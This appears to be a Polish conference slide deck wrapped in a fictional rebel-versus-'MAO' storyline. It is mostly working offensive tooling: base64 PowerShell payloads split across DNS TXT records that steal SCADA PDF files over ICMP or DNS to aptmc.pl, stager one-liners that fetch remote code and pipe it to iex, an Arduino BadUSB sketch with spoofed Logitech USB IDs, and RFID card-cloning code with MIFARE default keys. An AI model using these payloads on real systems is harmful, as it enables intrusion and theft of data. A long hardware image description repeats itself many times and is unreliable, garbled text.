AewAgAGcAYwBpACAALQB\lAGEAIAAwACAALQByACAAIgAkACgAJABfAC4AbgBhAG0AZQApADoAIgAgAC0AZgBpAGwAdAB\lAHIAIAAiAC  
oAcwBjAGEAZABhACoALgBwAGQAZgAiACAAfQAgAHwAIAA\lACAAewAgACgAZwBjACAALQByAGEAdwAgACQAXwAuAEYAdQBsAGwATgBhA  
G0AZQApACAALQBzAHAAbABpAHQAIAAiACgAPwBzACkAKAAuAHsAMQA0ADcAMgB9ACkAIgAgAC0AbQBhAHQAYwBoACAAIgAuACIAfAA\l  
AHsAIABbAE4AZQB0AC4ATgB\lAHQAdwBvAHIAawBJAG4AZgBvAHIAbQBhAHQAaQBvAG4ALgBQAGkAbgBnAF0A0gA6AG4AZQB3ACgAKQA  
uAFMAZQBuAGQAKAAiAGEAbABwAGgAYQBzAGUAYwAuAHAAbAAiACwAIAAxADAAMAAsACAABbAFQAZQB4AHQALgBFAG4AYwBvAGQAaQ  
BuAGcAXQA6ADoAVQBUEYA0AApAC4ARwB\lAHQAQgB5AHQAZQBzACgAJABfACkAKQB9ACAAfQA=
```

```
scada.icmp IN TXT "1.RwB\lAHQALQBQAFMARABYAGkAdgB\lACAALQBQAFMAUABYAG8AdgBpAGQAZQByACAA"  
scada.icmp IN TXT "2.RgBpAGwAZQBTAHkAcwB0AGUAbQAgAHwAIAA\lACAAewAgAGcAYwBpACAALQB\lAGEA"  
scada.icmp IN TXT "3.IAAwACAALQByACAAIgAkACgAJABfAC4AbgBhAG0AZQApADoAIgAgAC0AZgBpAGwA"  
scada.icmp IN TXT "4.dAB\lAHIAIAAiACoAcwBjAGEAZABhACoALgBwAGQAZgAiACAAfQAgAHwAIAA\lACAA"  
scada.icmp IN TXT "5.ewAgACAAKABnAGMAIAAtAHIAyQB3ACAAJABfAC4ARgB1AGwAbAB0AGEAbQB\lACKA"  
scada.icmp IN TXT "6.IAAtAHMAcABsAGkAdAAgACIAKAA/AHMAKQAoAC4AewAxADQANwAyAH0AKQAiACAA"  
scada.icmp IN TXT "7.LQBtAGEAdABjAGgAIAAiAC4AIgB8ACUAewAgAFsATgB\lAHQALgB0AGUAdAB3AG8A"  
scada.icmp IN TXT "8.cgBrAEkAbgBmAG8AcgBtAGEAdABpAG8AbgAuAFAAaQBuAGcAXQA6ADoAbgB\lAHcA"  
scada.icmp IN TXT "9.KAApAC4AUwB\lAG4AZAAoACIAYQBwAHQAbQAUAGkAbgAiACwAIAAxADAAMAAsACAA"  
scada.icmp IN TXT "10.KABbAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUEYA0AApAC4A"  
scada.icmp IN TXT "11.RwB\lAHQAQgB5AHQAZQBzACgAJABfACkAKQB9ACAAfQA="
```

```
scada.dns IN TXT "1.RwB\lAHQALQBQAFMARABYAGkAdgB\lACAALQBQAFMAUABYAG8AdgBpAGQAZQByACAA"  
scada.dns IN TXT "2.RgBpAGwAZQBTAHkAcwB0AGUAbQAgAHwAIAA\lACAAewAgAGcAYwBpACAALQB\lAGEA"  
scada.dns IN TXT "3.IAAwACAALQByACAAIgAkACgAJABfAC4AbgBhAG0AZQApADoAIgAgAC0AZgBpAGwA"  
scada.dns IN TXT "4.dAB\lAHIAIAAiACoAcwBjAGEAZABhACoALgBwAGQAZgAiACAAfQAgAHwAIAA\lACAA"  
scada.dns IN TXT "5.ewAgACgALQBqAG8AaQBuACAAKAAoAGcAYwAgAC0AcgBhAHcAIAAkAF8ALgBGAHUA"  
scada.dns IN TXT "6.bABsAE4AYQBtAGUAKQAuAFQAbwBDAGgAYQByAEEAcgByAGEAeQAoACkAF8ALgAHsA"  
scada.dns IN TXT "7.IgB7ADAA0gBYADIAfQAiAC0AZgBbAGkAbgB0AF0AJABfAH0AKQAgAC0AcwBwAGwA"  
scada.dns IN TXT "8.aQB0ACAAIgAoAC4AewA2ADQAFQApACIAIAAtAG0AYQB0AGMAaAAgACIALgAiACAA"  
scada.dns IN TXT "9.LQByAGUAcABsAGEAYwB\lACAAIgAoAFsAXAB3AF0AewAxADYAfQApACIALAAGACIA"  
scada.dns IN TXT "10.YAAkADEALgAiACkALgB0AHIAaQBtACgAIgAuACIAKQB8ACUAewAgAFIAZQBzAG8A"  
scada.dns IN TXT "11.bAB2AGUALQBEAE4AUwB0AGEAbQB\lACAAIgAkAF8ALgAkACgAKAAkAGkAKwArACKA"  
scada.dns IN TXT "12.KQAuAGEAcAB0AG0ALgBpAG4ALgBwAGwAIgB9ACAAfQA="
```



Spliterek

```
#!/bin/bash
```

```
if [ -z "$1" ] || [ -z "$2" ]; then  
    echo "Użycie: $0 <string> <maksymalna długość>"  
    exit 1  
fi
```

```
input_string="$1"  
chunk_size="$2"
```

```
echo "$input_string" | fold -w "$chunk_size" | nl -w1 -s"."
```

```
drg•~/confi25» ./chunks.sh  
Użycie: ./chunks.sh <string> <maksymalna długość>  
drg•~/confi25» ./chunks.sh "123456789123456782345678wertyu d fghxcvb" 10  
1.1234567891  
2.2345678234  
3.5678wertyu  
4.d fghxcvb  
drg•~/confi25» |
```



Stagery

ICMP in, DNS out

```
-join [char[]]([Net.NetworkInformation.Ping]::new().Send("kali.aptmc.pl",  
100, [Text.Encoding]::UTF8.GetBytes("scadaadns")).Buffer) | iex
```

ICMP in, ICMP out

```
-join [char[]]([Net.NetworkInformation.Ping]::new().Send("kali.aptmc.pl",  
100, [Text.Encoding]::UTF8.GetBytes("scadaicmp")).Buffer) | iex
```

DNS in, DNS out

```
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(((Resolve-  
DnsName -Type TXT scada.dns.aptmc.pl).Strings | Sort-Object { ($_ -split  
'\.'')[0] -as [int]} ) -replace '^\\d+\\.','') -join ''))
```

DNS in, ICMP out

```
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(((Resolve-  
DnsName -Type TXT scada.icmp.aptmc.pl).Strings | Sort-Object { ($_ -split  
'\.'')[0] -as [int]} ) -replace '^\\d+\\.','') -join ''))
```



Arduino Keyboard



```
#include "Keyboard.h"

void typeKeys(const char* keys, int delayTimeMin = 100, int delayTimeMax = 500){
    while (*keys) {
        Keyboard.write(*keys++);
        delay(random(delayTimeMin, delayTimeMax));
    }
}

void setup() {
    Keyboard.begin();
    delay(2000);
}

void loop() {
    Keyboard.press(KEY_LEFT_GUI);
    Keyboard.press('r');
    Keyboard.releaseAll();

    delay(200);
    typeKeys("powershell -w h -c \"iwr aptmc.pl/calc|iex\"");

    Keyboard.write(KEY_RETURN);

    while (true) {
        delay(1000);
    }
}
```

```
vim ./packages/arduino/hardware/avr/1.8.6/boards.txt

micro.build.mcu=atmega32u4
micro.build.f_cpu=16000000L
micro.build.vid=0x046d
micro.build.pid=0xc31c
micro.build.usb_product="Arduino Logitech"
micro.build.board=AVR_MICRO
micro.build.core=arduino
micro.build.variant=micro
micro.build.extra_flags={build.usb_flags}
```

Nexa, jest coś jeszcze

Od: Nexa


Znalazłam i wyeksfiltrowałam dokumentację do MAO SCADA Link.

Coś ciekawego rzuciło mi się w oczy, ale kanały eksfiltracji do publicznej sieci poblokowali. Coś wymyślę.

A cóż to?



Znajdź podobieństwa





Bardzo Krótkie Nadawanie

← → ↻ zaufanatrzeciastrona.pl/post/sukcesy-polskiego-kontrwywiadu-w-podsluchiwaniu-stacji-numerycznych/

Sukcesy polskiego kontrwywiadu w podsłuchiwaniu stacji numerycznych

Polskie służby miały spory problem nie tylko z namierzaniem, ale nawet z wykrywaniem tych transmisji. O ile w roku 1973 zarejestrowały ich około setki, rok później 66, a już w roku 1977 udało im się uchwycić ich jedynie 5. Transmisje te zwane były w żargonie służb BKN, czyli Bardzo Krótkie Nadawanie. Przykładem problemów z namierzaniem źródła sygnału może być przypadek z 17 października 1966, kiedy to o godzinie 21:08 wykryto transmisję BKN z okolic Szczecina. Mimo, iż trwała ona aż 24 sekundy (a więc była nadzwyczaj długa jak na ten rodzaj komunikacji) a po kolejnych 4 minutach nastąpiła druga transmisja, która trwała 17 sekund i została przechwycona przez aż 5 stacji namierzających, to nie udało się jednoznacznie ustalić lokalizacji nadajnika. Wytypowano jedynie obszar znajdujący się na terenie Zalewu Szczecińskiego dochodząc do wniosku, że transmisja miała miejsce z jednostki pływającej.

Podobną historię opisuje w swojej książce „Czwarty protokół” Frederick Forsyth (thx tolep):

“ To, co komputer wykrył w żargonie GKŁR [Główna Kwatera Łączności Rządowej, GCHQ – przyp. redakcji] nazywano „kropką” – krótki, parosekundowy dźwięk, który nie jest odbierany przez ludzkie ucho. „Kropka” jest końcowym produktem bardzo pracochlönego postępowania przy przesyłaniu tajnych wiadomości. Najpierw wiadomość zapisuje się „clarisem” czyli zwykłym językiem i to tak zwięźle, jak tylko możliwe. Następnie się ją szyfruje, ale nadal ma ona formę łańcuszka liter lub cyfr. Zakodowana informacja jest następnie wystukiwana kluczem telegraficznym, ale nie do nadajnika, lecz do dziurkacza taśmy. Taką taśmę przewija się potem z maksymalną szybkością, aby wchodzące w skład depeszy kropki i kreski zostały „zgniecione” do jednego piśnięcia, trwającego zaledwie parę sekund. Gdy nadajnik zostaje uruchomiony, operator przesyła tylko ten jeden pisk, następnie spakowuje aparaturę i szybko przenosi się gdzieś indziej. ”

<https://zaufanatrzeciastrona.pl/post/sukcesy-polskiego-kontrwywiadu-w-podsluchiwaniu-stacji-numerycznych/>



Crypto Museum
cryptomuseum.com

Burst encoders

High-speed data encoders

During WWII and also during the Cold War, secret agents operating on enemy territory commonly used clandestine transmitters to send messages to the spy centre in their home country, via the short-wave radio bands (SW or HF), using morse code. As the enemy was continuously trying to intercept such messages and determine the location of the rogue transmitter by means of Radio Direction Finding (RDF), it was necessary to be on-the-air as little and as short as possible. This was also necessary to make effective use of the limited frequency spectrum that was available.

Over the years, different systems were developed to reduce the length of a message. One method that was commonly used, was to replace long sentences and frequently-used expressions by a predetermined code. Examples of such short messages are the international Q-codes and the use of various military and civil code books.

As the Cold War progressed, the need to send more and longer messages gradually increased and new methods had to be devised to avoid detection. This resulted in the development of high-speed morse keyers and Burst Encoders.



A Burst Encoder is a device that allows messages to be stored on a recording medium first. The pre-recorded message is then sent over the air at very high speed using a high-speed keyer. A wide range of solutions was developed for this, using a variety of media, such as paper, audio tape, metal tape, mechanical drums, rods, photographic film and finally electronic memory chips.

Messages that are sent this way often sound like a short tone or burst, which is why it is called a Burst Transmission. This part of the website describes a number of solutions that were developed for high-speed burst transmission of messages. Use the buttons on the left, check the index of burst encoders, or click any of the thumbnails below for more information on a particular device.

SoundBase64



A A A AAA

Alfabet:ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=

A=440Hz, kolejne znaki o 20Hz większe

Przed wysłaniem prędkość utworu x10

MAO SCADA Link – dokumentacja

MAO SCADA LINK



OPERATOR INTERFACE
& CONTROL NODE AGENT

REGAIN CONTROL

Do: Spectra X

Spectra, czy mogłabyś zerknąć na tę dokumentację - to Twoje klimaty. MAO SCADA Link zainstalowany jest na wszystkich stacjach operatorskich w GRIDNETcie. Znajdź cokolwiek, co pozwoli nam zwiększyć siłę rażenia naszych działań.

Cheers,
DS

Kontakt z Archiwistą

<DarkSeeker> Wybrałeś stronę?

<Archiwista> Nie wiesz do czego są zdolni. Sam fakt, że z Tobą rozmawiam jest dla mnie śmiertelnym zagrożeniem.

<DarkSeeker> Większym zagrożeniem jest pozostanie w MAO. Zapewne wiesz o operacji Czystka Wiedzy. Poszłicie o krok za daleko. Pycha kroczy przed upadkiem.

<Archiwista> Odradzałem to. Ale to już nieistotne. Możemy sobie pomóc.

<DarkSeeker> Co masz na myśli?

<Archiwista> Dam Ci coś, co wyrówna szanse.

<DarkSeeker> Jak domyślam się, nie za darmo?

<Archiwista> Jeśli faktycznie uda Wam się położyć MAO, chcę funkcję doradcy nowej rady. Znam większość tajemnic MAO. Wszyscy na tym skorzystamy.

<DarkSeeker> Po tym co MAO zrobiło dla świata, po wyzwoleniu każdy kto z nimi trzymał zostanie zlinczowany.

<Archiwista> To mój drugi warunek. Dacie mi nową tożsamość.

<DarkSeeker> Przemyślimy to.



Czy zaufać Archiwście?

- Jeśli zgadzasz się na propozycję Archiwisty, idziesz na [slajd 28](#).
- Jeśli spuszczasz Archiwistę na bambus, idziesz na [slajd 27](#).

Czy jednak zaufać Archiwście?

Glitcher oraz Iron Root wyjaśnili Ci, że więcej zyskasz jeśli Archiwista okaże się słowny niż stracisz jeśli okaże się inaczej.

- Jeśli zgadzasz się na propozycję Archiwisty, idziesz na [slajd 28](#).
- Jeśli zgadzasz się na propozycję Archiwisty, jednak podając mu dłoń patrzysz na niego z nieufnością, idziesz na [slajd 28](#).

Od Archiwisty



- Wakacje - chwilowo jeden port się zwolnił
- Po wakacjach mają wdrożyć 802.1X



- Część lokalizacji (tawerna) tylko PIN
- Maszynownie - karta + PIN

Analiza karty



Fajnie by było mieć..



Jak się nie ma co się lubi..

Analiza karty

CORE CARDPUTER
CARD SIZE COMPUTER

M5STACK

1400mAh BATTERY
MAGNET

SPEAKER 1W

1.14" IPS-LCD 240x135 px
STAMPS3

MIC

ON OFF
BUTTON GO

IR G44
BUTTON RST

MICRO SD

ESP32 S3FN8

84x54x17mm

120mAh INSIDE

56 KEY KEYBOARD

4x14 KEYBOARD
1.14"LCD@ST7789V2
PDM-MIC@SPM1423
I2S-SPEAKER@NS4148
BATTERY@120mAh+1400mAh

GROVE
G5V G2 G1

The diagram shows a small, white, card-sized computer device. It features a 1.14-inch IPS-LCD screen at the top, a 56-key keyboard below it, and a microphone on the left side. The device is powered by a 1400mAh battery and includes a 1W speaker. It is built on an ESP32 S3FN8 microcontroller. The device is shown in two views: a top-down view and a side view. The side view shows the battery, the keyboard, and the microcontroller. The top view shows the screen, keyboard, and microphone. The device is labeled with 'CORE CARDPUTER' and 'CARD SIZE COMPUTER'. It also has a 'M5STACK' logo and a 'GROVE' logo. The device is shown with a 'MICRO SD' card and a 'BUTTON GO' button. The device is shown with a 'MAGNET' and an 'IR G44' sensor. The device is shown with a '1.14" IPS-LCD 240x135 px' screen and a '56 KEY KEYBOARD'. The device is shown with a '1400mAh BATTERY' and a '120mAh INSIDE' battery. The device is shown with a '1W SPEAKER' and an 'I2S-SPEAKER@NS4148' connection. The device is shown with a 'PDM-MIC@SPM1423' connection and a '1.14"LCD@ST7789V2' connection. The device is shown with a '4x14 KEYBOARD' and a 'BATTERY@120mAh+1400mAh' connection. The device is shown with a 'GROVE G5V G2 G1' connection. The device is shown with a 'MAGNET' and an 'IR G44' sensor. The device is shown with a 'BUTTON GO' button and a 'MICRO SD' card. The device is shown with a 'M5STACK' logo and a 'GROVE' logo. The device is shown with a 'CORE CARDPUTER' and 'CARD SIZE COMPUTER' label. The device is shown with a '1.14" IPS-LCD 240x135 px' screen and a '56 KEY KEYBOARD'. The device is shown with a '1400mAh BATTERY' and a '120mAh INSIDE' battery. The device is shown with a '1W SPEAKER' and an 'I2S-SPEAKER@NS4148' connection. The device is shown with a 'PDM-MIC@SPM1423' connection and a '1.14"LCD@ST7789V2' connection. The device is shown with a '4x14 KEYBOARD' and a 'BATTERY@120mAh+1400mAh' connection. The device is shown with a 'GROVE G5V G2 G1' connection. The device is shown with a 'MAGNET' and an 'IR G44' sensor. The device is shown with a 'BUTTON GO' button and a 'MICRO SD' card. The device is shown with a 'M5STACK' logo and a 'GROVE' logo. The device is shown with a 'CORE CARDPUTER' and 'CARD SIZE COMPUTER' label.



M5Cardputer

The screenshot displays the M5Burner website interface, which is a repository for various firmware projects for the M5Cardputer. The site is organized into a grid of project cards, each featuring a search bar, a category filter (e.g., 'Only Official'), a project title, a description, a version number, and a 'Download' button. A sidebar on the left lists different hardware models like CORE, CORE2 & TOUGH, CORES3, STICKC, ATOM, ATOMS3, STICKV & UNITY, T-LITE, CAMERA, PAPER, TAB5, COREINK, STAMP, STAMPS3, CAPSULE, DIAL, AIRQ, CARDPUTER, DINMETER, and NANOC6. A 'Found New Device' notification is visible at the top right. The background of the website is a dark, atmospheric image of a hooded figure in a dimly lit environment.

BadCard
BadUSB for the Cardputer with Bluetooth connection. Now with multiple keyboard layouts (fr_BE). Now with folders!
1.7.2

OpenWiFi Scanner
This tool continuously scans for networks. It displays the detected networks on the screen.
SCREEN:
- Green: Indicates networks that are open.
- Red: Indicates networks that are closed.
4160

USB/Bluetooth
UPDATE 1.1: Add USB HID Keyboard and Mouse.
Implements a USB and Bluetooth interface.
- Mode: Toggle GO button (on/off).
3820

M5Launcher Cardputer
M5Launcher for Cardputer. With this app you can turn your device into a swiss knife, loading any .bin you have on your SD Card or wirelessly downloading from M5Burner repo or from your computer/smartphone through its WebUI.
Tutorial: <https://youtu.be/cdlHWZ03shI>
Support me: <https://buymeacoffee.com/bmorcelliz>
Wiki: <https://github.com/bmorcelliz/M5Stick-Launcher/wiki/Obtaining-binaries-to-launch>
2.4.8

Bruce for Cardputer
HUGE UPDATE v1.10.1 !! VISIT <https://bruce.computer>
CHECK OUR GITHUB! supporting CC1101 and NRF24
<https://github.com/pr3y/Bruce/>
WIFI - BLE - RFID - RF - GPS - FM - NRF24 - Connect - Others
Our wiki: <https://github.com/pr3y/bruce/wiki> ### Discord: <https://discord.gg/WJ9XF9czVT>
25775

NEMO For Cardputer
Firmware for high-tech pranks
* TV B-Gone - shut off TVs, projectors and other devices
* WiFi Spam - Funny SSIDs, Random SSIDs, and of course Rickroll WiFi
* WiFi Scanning - List nearby SSIDs and get information about them
* NEMO-Portal - Wifi Captive portal and password grabber (PT_BR version has Portuguese language portal)
18594

Analiza karty



```
#include <M5Stack.h>
#include "MFRC522_I2C.h"

MFRC522 mfrc522(0x28);

void setup()
{
  M5.begin();
  M5.Power.begin();
  M5.lcd.setTextSize(2);
  M5.Lcd.println("MFRC522 I2C Reader");
  Wire.begin();

  mfrc522.PCD_Init();
  M5.Lcd.println("Please put the card\n\nUID:");
}

void loop()
{
  M5.Lcd.setCursor(40, 47);
  if (!mfrc522.PICC_IsNewCardPresent() || !mfrc522.PICC_ReadCardSerial()) {
    delay(200);
    return;
  }
  M5.Lcd.fillRect(42, 47, 320, 20, BLACK);
  for (byte i = 0; i < mfrc522.uid.size; i++) {
    M5.Lcd.print(mfrc522.uid.uidByte[i] < 0x10 ? " 0" : " ");
    M5.Lcd.print(mfrc522.uid.uidByte[i], HEX);
  }
  M5.Lcd.println("");
}
```

Analiza karty - domyślne klucze



```
rfid_default_keys | Arduino IDE 2.3.6
M5Cardputer
rfid_default_keys.ino
30 #include <SPI.h>
31 #include <MFRC522.h>
32
33 #define RST_PIN      9      // Configurable, see typical pin layout above
34 #define SS_PIN      10     // Configurable, see typical pin layout above
35
36 MFRC522 mfrc522(SS_PIN, RST_PIN); // Create MFRC522 instance.
37
38 // Number of known default keys (hard-coded)
39 // NOTE: Synchronize the NR_KNOWN_KEYS define with the defaultKeys[] array
40 #define NR_KNOWN_KEYS  8
41 // Known keys, see: https://code.google.com/p/mfcuk/wiki/MifareClassicDefaultKeys
42 byte knownKeys[NR_KNOWN_KEYS][MFRC522::MF_KEY_SIZE] = {
43     {0xff, 0xff, 0xff, 0xff, 0xff, 0xff}, // FF FF FF FF FF FF = factory default
44     {0xa0, 0xa1, 0xa2, 0xa3, 0xa4, 0xa5}, // A0 A1 A2 A3 A4 A5
45     {0xb0, 0xb1, 0xb2, 0xb3, 0xb4, 0xb5}, // B0 B1 B2 B3 B4 B5
46     {0x4d, 0x3a, 0x99, 0xc3, 0x51, 0xdd}, // 4D 3A 99 C3 51 DD
47     {0x1a, 0x98, 0x2c, 0x7e, 0x45, 0x9a}, // 1A 98 2C 7E 45 9A
48     {0xd3, 0xf7, 0xd3, 0xf7, 0xd3, 0xf7}, // D3 F7 D3 F7 D3 F7
49     {0xaa, 0xbb, 0xcc, 0xdd, 0xee, 0xff}, // AA BB CC DD EE FF
50     {0x00, 0x00, 0x00, 0x00, 0x00, 0x00} // 00 00 00 00 00 00
51 };
52
53 /*
54  * Initialize.
55  */
56 void setup() {
57     Serial.begin(9600); // Initialize serial communications with the PC
58     while (!Serial);   // Do nothing if no serial port is opened (added for Arduinos based on ATMEGA32U4)
59     SPI.begin();       // Init SPI bus
60     mfrc522.PCD_Init(); // Init MFRC522 card
